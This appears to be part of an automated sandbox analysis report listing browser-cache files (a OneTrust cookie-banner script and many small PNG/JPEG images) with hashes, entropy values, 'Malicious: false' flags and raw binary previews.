SHA-256:	B8603101616C7960752244D2EC66D2A845BBE0094B83E7CC2877880A3A93402D
SHA-512:	C10E26F5C9B66E1FA82926AD43C7C70EDF00D3BEBE376DA674B325FB34EDB47EDF490BF84457BBC085BBFA1AF37D92F20067AA46B1334D623D2AE80B66810C02
Malicious:	false
Reputation:	unknown
Preview:	/** .. * onetrust-banner-sdk.. * v6.25.0.. * by OneTrust LLC.. * Copyright 2021 .. */..!function(){"use strict";var o=function(e,t){return(o=Object.setPrototypeOf||{__proto__:[]}instanceof Array&&function(e,t){e.__proto__=t}||function(e,t){for(var o in t)t.hasOwnProperty(o)&&(e[o]=t[o])})(e,t)};var v,e,r=function(){return(r=Object.assign||function(e){for(var t,o=1,n=arguments.length;o<n;o++)for(var r in t=arguments[o])Object.prototype.hasOwnProperty.call(t,r)&&(e[r]=t[r]);return e}).apply(this,arguments)};function a(s,i,l,a){return new(l=l||Promise)(function(e,t){function o(e){try{r(a.next(e))}catch(e){t(e)}}function n(e){try{r(a.throw(e))}catch(e){t(e)}}function r(t){t.done?e(t.value):new l(function(e){e(t.value)}).then(o,n)}r((a=a.apply(s,i||[])).next())})}function p(o,n){var r,s,i,e,l={label:0,sent:function(){if(1&i[0])throw i[1];return i[1]},trys:[],ops:[]};return e={next:t(0),throw:t(1),return:t(2)},"function"==typeof Symbol&&(e[Symbol.iterator]=function(){return this}),e;function

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAMqFmF[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	553
Entropy (8bit):	7.46876473352088
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAMqFmF[1].png	
SSDEEP:	12:6v/7kFXASpDCVwSb5I63cth5gCsKXLS39hWf98i67JK:PFXkV3lBKbSt8MVK
MD5:	DE563FA7F44557BF8AC02F9768813940
SHA1:	FE7DE6F67BFE9AA29185576095B9153346559B43
SHA-256:	B9465D67666C6BAB5261BB57AE4FC52ED6C88E52D923210372A9692A928BDDE2
SHA-512:	B74308C36987A45BC96E80E7C68AB935A3CC51CD3C9B4D0A8A784342B268715A937445DEB3AEF4CA5723FBC215B1CAD4E7BC7294EECEC04A2F1786EDE73E1 A7
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx....RQ.....%AD.Vn$R...]n\.....Z..f.....\.A.~.f \H2(2.J.uT.i.u.....0P..s..}.....P.....l...*..P.....~...tb...f,.K.;.X.V...^..x<.b ...lr8...bt.]..<.h.d2I.T2...sz...@.p8.x<..pH...g:...DX.Vt:.....eR..$...E.d2I..d..b.R.0...]. .j...v..A....j.....H...=....@.'Z^....E|>..tZv".^...#l.[yk(.B<j..#.H..dp.\..m....."#...b.l6.7.-.Q...l6.<.# .H.....\\|.....>/^.....eL.....9.z.....lwy....*.g..h?...<...zG...c\d.....q.3o9.Y.3.|..Jg...%.t.?>....+..6.0.m.....X.q.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAPwesU[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	777
Entropy (8bit):	7.6388112692970775
Encrypted:	false
SSDEEP:	24:+7lA8BoZmceXqKpNkTxSdmeGt0VLQT2NA2LTBixN:oVoZBn+aFQmFCV8r2L10
MD5:	A89DEB9BD9C12EE39216B4724EF24752
SHA1:	F3410A1069610A57CA068947F1A77F73B9B20FDA
SHA-256:	7438061CAC6A152A15BD67057926404DB423936B22635A1902B0BF54C4B14464
SHA-512:	4065BD6D0C141DF2AB3C4CF0AE2C0D87530363EC2CAFCF47493F8CA69025C8613B2B77065924F49AFE4C810A7D6DDD14DFCB3E69274EC7D167382D24806F70 7
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx.e.{L.q..?.s.]uq.H..)QV.J.....56.f.l..iXn..0.[6L.%L.ki,,.)V1b.J.SgrKg....9o....{....~..s..1.z.....J.44w1..Y.7;..c>.W..u.O.. d..vE.[2.9_....pN.].....J.....].D.....Q@g.w.[.q.mC.b..b.,..s*.O^~$5..oK3qq.%9&.....{PK...kf..S..d..%....[....)*.fSb(*!....Q..C.;k.....-.;Ab6E..0...Nb....,C...A...IG...5.&Q.....5....J. .....LC.._.}..VA.....rJ....h..&.LDQP.cA.'..3qsu.d2"">r...%1:.PA.k..c8Ak.W^..s ._/-.n=.~#VV#d...\.....B.<.{..Q...}.{k..._.E.B,..O.....b6...p.....L...*.....>....m.j?.R..3.OP...g._.f 6..?...._N...l..8.....r..rhG....i.8%`.@.....]...%*|.....T?.k[u..`/6&.r.P2..k...ZG.._....I+.HX.....d..R..&...9.....be_&...y.|".z)...lGv..a.....zE.|..s....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAQby46[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	363
Entropy (8bit):	7.158572738726479
Encrypted:	false
SSDEEP:	6:6v/lhPahmo4mUMeAcyo60p0DbmaEqs2WQ5xTJp8ub7rvz81qBI884CUq109LaP/U:6v/7N/Nqf0m/WqxHfq6IHhUuHU
MD5:	2F9F3CB5388BCD08347366720CE5D288
SHA1:	A39BAC27D57324389B7B65180D231A9030494616
SHA-256:	8E87ACBF78E18EEF07524A2EDB0100BBBF77213CC16227046411F1EEBB6727F4
SHA-512:	FC26F4E0B2B8FDDFEE5657C9425FF0F8C6E2CFF0B8144E3DA597DBA15CA28CE2B10113967B3DE61DD137C6AE384199A03974761A5382FEA93BE250EF9217C2 D
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..1..@..?.....i.."n.s.t..*..g.:..b...m..^AR..Z..M. l...d.....3.....Z%}.....Ox..z,.r...1.. ....!.Y.q8..}..p.jb.^s:.(....v.M.E.. {..#....L..g0.p..H....p...*J.M.m[..Z-.T.-.B...<..Z.l..)b.X0.....j.r.d2....0M.].a....3. ....a....L..76....EN...5T5}.....'..SZdb...g....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARjTo7[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	19356
Entropy (8bit):	7.948589080765709
Encrypted:	false
SSDEEP:	384:NMaopAB0BYWomk1sj2+Y9+ei8azWV7BVDnVOcvfKuNqs8KmFE5bsDRkeuWTMrX0:NMP+xtNu2V9+rt+dVnVt3KuZ8dG5bsm8
MD5:	FF1D15E36A45BA83633203F3B7E2862A
SHA1:	5008B7735E8052005CE52C52C3DAFF40FAEB8F23
SHA-256:	860A18697195EA174D2B23E29AB5DA22F4B9D10616209F17AEE699E8F705FC3A
SHA-512:	6EC39298F2D7F078163472582ECCC8F99914DEBEF70A3D47BB5F05BB99A5FB0619DDAD71E24DA4F7822F3868FD1E213C1B27AAB020B6A28DE53CC70BD710DF C
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARjTo7[1].jpg	
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...3g.....J.jC..,6.`M.....k..h.....wc....."6.. ...@..|..M !.b....S.=...&...5.w<9....$G....Q{.CL..K...!.ce....!.w.:T.B...(..(_.p .J..7..R..K...3I....?..v.z..*...r..|.....E....L.....2%...Fi.j+W.....a..\..bF.J....`-.k.....03.W..g..1.....I....i.y....<.Tg9....10.0=h.*..=..2RU.....o..`L..3.....cd#..",3..R..r..@.].2(.....`..+.....K. WQ.I.'.J.n|..Z.Z..^

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARlJ4T[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	5803
Entropy (8bit):	7.760174772862359
Encrypted:	false
SSDEEP:	96:QfPEZqYfRLkxSMv2xALkOi62L40YjzQ6EeICCOXb5msxY9AYm1f1OLjj+Ygy:QnteRQEQ2aLkLpLpYQ8HCOrtYk1Orlx
MD5:	03E41B958B2CE9B85DF99739D9BFB1BD
SHA1:	94AD4724995A11494A4C451B22F64433A632244F
SHA-256:	9DB5B13FD53FDB6194508D8165FB4398E5C30056821F1F3BF05714C6AF002803
SHA-512:	0A45D3A5CDE8D0C2039A536A6CE91C832BFFC5859C484160B74DF353D1319AE2FEBD30135C565C500AD4E85295676630E10C371E42C8B8999A67897E3B15E37
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..jJ9?.LG.;.3;0.....i3.....4d.T..5Dh...i1!%.*.&...k...)..[....'...P...,.ay.8...T.uQ~.DrG.!.*.4K..[]..X..s..Z.!.l.....J.R.....q...b.f0O...@..,c t..@.7c;b\.j.l.!.....2....L.".a.z.3....!.H.1..j.h..5..I.\.e.#.NEh.%...1.&....(z.V6..n....F...).XA...^5.5R&F.K.U...t.6j.,...-.-...P.@..-.....9?...N..c3.....v.8.....t*.I..\....Sk...+Zi.).7~.`e*. ..m4.6....ev....1.".E.}....q..(.n.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARlMfv[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	7448
Entropy (8bit):	7.523123834449348
Encrypted:	false
SSDEEP:	192:Q2/VSRNE77hResniHAR0f98TCMcXg4xXKRVmv9jUP6RVEfH8Z:N/VSRM7/iHAR0fmCBTXwVmFbRqvi
MD5:	0EFC457805D9933D79528CBF37B6CF87
SHA1:	6A893F0CD657D76B1802882F8539C52DD005FAA0
SHA-256:	F0C6D41D0FB2C506180994702FD0A3E54864D77ED329170A2C0E54F8F527F986
SHA-512:	1B079B3C0E4E0F838B3F7AD6BC5744C5263C654C8DF044DEDD30C67BBDB3EB3C9A4A0920942D42DDBC46A004102C45D4808D04BB9725E1771C231102B3939A 9
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....@.....(....p...A@.@.8....M.j\.Q .I../=...PA.....w.b..*FH.@....S...dg.Rd4>.!L...@.@..%.%.-...P...%.-...P.@..%.W.1h.h.E0. P!.....@.....@...+K.N.J..h...$.(.4...S@..J.....1....R@.zP.....{P..c.....M..i.....EZw!..@.....P.@....(.(.....(....+.....LB..Q@.(...(.zP.i...J.3H..T.(...^....M0...3@...@[..0X..4!.v... .C.9|.....?(.@.}.$...m....8 ..2...D....4.P.P.@.....(.....(...).Z.Q@..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARlNEA[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	25557
Entropy (8bit):	7.890712621033468
Encrypted:	false
SSDEEP:	768:IGbQD7DTOsNFKciKw7fOlZucZz56e1IhoMFxlS:I7D7H3Spr7fVZZz531KHlS
MD5:	A204DC197046409012D95FCFD2F804D8
SHA1:	6018513305B0F74F6065AC89380FF3222B52A9FE
SHA-256:	CB82F8E195A6FB6A048349BFC701A4698FC180DCCFB7C9CCE0F131A71E4CDA91
SHA-512:	123219631949099A9BE3BD317B398EBEE84CF5421B0C01918D97F21E63FDEF29810FFEBEBF21747BBAF4A114926731D7245139200F62C93C598C95F501853E1B
Malicious:	false
Reputation:	unknown

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARlNEA[1].jpg</th></tr>
<tr><td>Preview:</td><td>......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO......p.n...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?...s0...........P..0.A@......-.-...P.@.......P.@.......u....j$.*.=...."...q..Bb..>Q...S-..6kb.95.-..*F8.......<U"Yj"..D2bj..Q.qE.M.*.h
..AC\.b....4.C.\.@:6!.).KF....k...#a........5.........(..........(..BP0.....!.b..).(.(........(.(....!h......(....A@..-...P.@.@.....(.h..A@....Z.(...Y.)f<P3.Y...?.d..R..\.H.....`.U.W.\..D..o...R"..fP.
..H.E8.D...J......H.....s....Zc.1J.b.d.8.l......</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARlOdR[1].jpg</th></tr>
<tr><td>Process:</td><td>C:\Program Files (x86)\Internet Explorer\iexplore.exe</td></tr>
<tr><td>File Type:</td><td>JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>43687</td></tr>
<tr><td>Entropy (8bit):</td><td>7.969225527069889</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>768:I+hYeHsSsmVSPRyrT1evonfQrS2mEItVjSj48Q4OQl88j9+hLI2:I+FMS8Mf1eWIrS2mBVjSU8j88EE2</td></tr>
<tr><td>MD5:</td><td>7E294C6F8BDD4CB3A97E18D1F19D5D67</td></tr>
<tr><td>SHA1:</td><td>01576D3E144E7E8A3BAB9F4F571EEABAD8CB3A92</td></tr>
<tr><td>SHA-256:</td><td>71226FFB7996D891601262EE523358711BD6228B6DD5CBCBE981BC63A1C68F15</td></tr>
<tr><td>SHA-512:</td><td>ED3D574ADFA38A95BE73BB1AC7B2705687068AA69DACB8AA2B1E0549BB09E66EBD5F278340CD52249153BAB58E98116FD16A52DB2AF854F8328E0573DE5D25
9A</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Reputation:</td><td>unknown</td></tr>
<tr><td>Preview:</td><td>......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO......p.n...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?..Cm.....'R......q...^..X.9...F$.an........T......ml".*i.H..........UZ.i.=...."...m..dw.....%....n'..k.bI!.h..'v....jy......r$.8...#../.F?.TL5..
.k...u#s..C..U.....Ev..b.*.;.x..MJ.I.B.Ob4w^....\...).B..O..`,'..P.'...I.5 \.|......5..p..L..N*%...X.s.}..-#M.....QF....Ukid.R.Q.>k..S.;.....a..|;.........:..GRx...dV8S;...Z?.]M...VF.D......
..d..?.Cp_7.p.6....G0XQh.C..!...<.t..,/..D..S</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARlU0z[1].jpg</th></tr>
<tr><td>Process:</td><td>C:\Program Files (x86)\Internet Explorer\iexplore.exe</td></tr>
<tr><td>File Type:</td><td>JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>28257</td></tr>
<tr><td>Entropy (8bit):</td><td>7.970929748720004</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>768:NxEdxjimjWJi0O/fWSBLW/VuHYj453h6xKwQ99:NWKJDO/EjoAxKLT</td></tr>
<tr><td>MD5:</td><td>12AFA60C6BFF7191CCBFE07C15E77BE5</td></tr>
<tr><td>SHA1:</td><td>3732E2ED2152788559F5CE3659F5AC1675B51C8D</td></tr>
<tr><td>SHA-256:</td><td>9DF0E6C72F4D9C326FCDA6931E206E278115CF9E36031263D82C14CC4913A882</td></tr>
<tr><td>SHA-512:</td><td>19127CD90B6D4FAED95BE6BD896B84DE7AC1CE1AF58B8211DC2D3A17CF7CD1BC425420DB1272BD090970EA7A0988069CF94F85A340829E78A0355527906F27</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Reputation:</td><td>unknown</td></tr>
<tr><td>Preview:</td><td>......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO......M.7...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?.........8..z..qKT"*./..L....pz.Z.<lY]......xC.A.Z...P.q."=.5.........c..?..4..W.....*!.v..l...zp...IZd.E...b..J2...+..=..e....X..Ym.|.Ul.U.;..
...\..:.jiH..3ZL."p.H...i.z~U.].r...N....r.o4.h...V.*9.;neZ...Yt.I...G..8....U..-h...R..`...>.p+<E..E.&..>....Z..&. .@..b..d."..L$..cDh.....>..i3..<....=..EB..q.x.E@?..+J..ivANN0~e{ V.?6...8
.C...E....uq.2|.u.WE7t..Ef.A.2Go).</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARluon[1].jpg</th></tr>
<tr><td>Process:</td><td>C:\Program Files (x86)\Internet Explorer\iexplore.exe</td></tr>
<tr><td>File Type:</td><td>JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 310x166, frames 3</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>10779</td></tr>
<tr><td>Entropy (8bit):</td><td>7.939187885825493</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>192:QnoyuXFXlAZMX+FScbZNTpJSFKeg+OG14uYlSeR9olYsbqVu0Xj2:0onVsMuF59UFKepZYhjvXj2</td></tr>
<tr><td>MD5:</td><td>2FFFD594494C78F318CC351DF07DC03B</td></tr>
<tr><td>SHA1:</td><td>37628AEF2493DD8416FEB90CA0FFE49436B07A7F</td></tr>
<tr><td>SHA-256:</td><td>FE623CDC070C20588BFA3A26460A8C1749B9C1D3C7B51FED903764A52B6E97C5</td></tr>
<tr><td>SHA-512:</td><td>600B470023EBF559155CCCCD9409F018F5B31F8DE44A5A3419C5C8BDA2CD8CFF447BCBCD10D4876AC3BD9D927F4126BDBDA91F3E9E6A1E15CF370FC16B58
65</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Reputation:</td><td>unknown</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARluon[1].jpg

Preview:

......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO........6..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?....m.."z...e..I..7...U....v&..R&X.....zLd.. ln?.+.v.rFX....H./.a...z8?CW....}>9.H.....C...E..#d...%rpG..Rb/..ih.3C...Rx..|.J....}8.C.
..]O...kc..3..'...~t....kY....:...8...(.9.h....*W.U..l.'..ey..V....o.....}z.(.W*..x.$J`..P..@..@..@..18..P..W...q.&.....r*.EH.a@...d,.....B.@.....-.*..ZD...W+..w^.......6.....M../..d...>..~.
.,.*M....7..&..H.~S.9.3F.P#f1...ek./sn......fK.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARlvai[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	14111
Entropy (8bit):	7.89289989781908
Encrypted:	false
SSDEEP:	192:Q2Q2t9+Uoxlv8TlvIFQkLIMbouLsFAeE48smmu/Yw+MArbSaO4S4mbp8kqnYuQKQ:NXqvWlvISkx348s4/il1KK9lQKL3RS
MD5:	6D0C7FFEE5417674B7C4D1D3E54A3DEC
SHA1:	8B69B16B2FA981515069374BCECED8905FDCDDD1
SHA-256:	5C15D4AF4856CBA27C1E4AE8D118979555871BA05B78CCD4FC6EDF48A87B39B3
SHA-512:	EE93DC5EAF2D121317BE90A4AB011FB6FFFE4722C4CB419AD00E30393E284D6E946D651E5081876506AB107FDE9CC24CF994DE7A1A10FCDC8B9E283E7CF709 C9
Malicious:	false
Reputation:	unknown

Preview:

......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO......M.7..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?..Z.u.4.....P...}(.O.?J.z..P..J.A...(.........k:.......p.......P!......,.(.2.2.QY.Ze.v.`......w.t..uAhsOr..Z..i....n....S./......0.BS....L@.#* %
......!R... ..".|..e;..oP.d..@....P.h...v......G.....J.q...@.O....8P.GZ.st..G........'.Z........p.b. .bP.h....K.J....".....QI.&....2....v...OZ.D4...F.)..(.O.(a..b....%0....c...e..t_.L..-#...`..I..'.S.
i..j[\.N..............@..E.%..@...9.@.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARm0KA[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	11354
Entropy (8bit):	7.8268113059951805
Encrypted:	false
SSDEEP:	192:Q2B4m3VCxzol0Y6kvVscOTDBYgq3cmvgJk9otEulVDEfP3bvcklu0W:NBZtGHk9srXBY1Y69otEUVAfP3bw3
MD5:	E5E77739AB15FD9F2FD5F6CB7291679B
SHA1:	E6DDB01B76F08F4DE66987FE684FD97035F3E76A
SHA-256:	7A58AA74472C82670FFB68F862378376B3DF5B3FC83DB2094B254595AE2890A2
SHA-512:	409D424364D532368B0BA2323362C6F9431DFFEC7927445AA699257A38C07BE50F0B6AD0BD1E8BF50D6534FD3FE5E5997A626916130CEAFD7A5CADA0DCEDC8 8
Malicious:	false
Reputation:	unknown

Preview:

......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO......M.7..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?...@-...P.R....P.)..@...Z.Z`....B(.....!.P.M.%.....P.(....0.....b..4..H....(...8.`.(.qL.S.....(.).P1(.4......:....L....!.....@.4..@.@.4.(.P.(.E.
..)..h....mU$.P2O.K.epW. .[)c]..RN....(..-.B..wt..4....r)..P...P)..(..i....i.J@-.-!.@............Z.(.h.........H...@.....Bb........q@....du....p.9.+.#N-.I.$HY...;Qq....9:1qo#..q.....5...0e.
.....a@...q.)....e.H..+...N......#.f....1.a..@n...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARme8P[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	8757
Entropy (8bit):	7.928252207713864
Encrypted:	false
SSDEEP:	192:Qowi2Ds10/lV0TF3Ug+Uh76SCmIXp3wSvO+u37F8Tls:bwBDL/oTFkhUxINwoe7F8K
MD5:	53E0465B08A1A1C55590DE1A377E695E
SHA1:	309E1542443C8ADFBD79FF68D7442A40A3AA4112
SHA-256:	48FA0FC3EB7666CDFE06043DA99800613B9F16B9739B73ECBE112F4E7E444A34
SHA-512:	90FEBF7104903550529A7994E03AA01666B815444581F6F9AA1F256DC4E92E9E473B83C0F680FD6EBBE07661FC348B42A772B05B7A650560EA8854B24646D284
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARme8P[1].jpg

Preview:


```
......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO...................................................................}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
...........................................................................................................w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
..........................................................................?..% 5;.|Cp.c$0...O.....+....AY.......j....|....sb...j.p..4....)...`....$....m. ..4a..C..6.Hl...h.+.d..x..j."......^HF.W.....8...:sV....VI!..L.t.
.7R.X|.w..sQ'dkF<.H.v..q.I.Q.....A...~qR..v...?@r..j..cy.6..>.rk4z.ee.c.d"..Z.......h.8...Td0......$.D...... 4.+d.|.2.85.CHx..V."..1.T.=.<..A.j.9..i..k[.Q..9=...-..?.j"..(...E...X.,e.....8.b
.E{....."..5H.K.<U.H.L.w.kN....=H.....J..
```


C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AARmger[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	11165
Entropy (8bit):	7.952720665479278
Encrypted:	false
SSDEEP:	192:QofUT98WTOALnIoSJfPsbN5qaTuot2CEE96IRDhD5iuWriqG/t1ZWOuDLxKnoH76:bfUT98iOwIoS5PsbN5qacHE9JDNWCVrt
MD5:	5569435E24021161E5537D6E151302B1
SHA1:	70C044A067C3CFCB9C529E65BD1FB7ACDAD5A8FB
SHA-256:	CF4B1A74D642B6845A5EDF8D1EEED9E2FD6EBD019292610EDF293F3C656926EF
SHA-512:	0781EF9C639EB0BB39047D8EC16F5CC91C6045A1A0960BAC331436EDC803293E5E1A4909E098DE517C6707F8688AE3C3E75E047540CEA0515E661606B1EB14B
Malicious:	false
Reputation:	unknown

Preview:


```
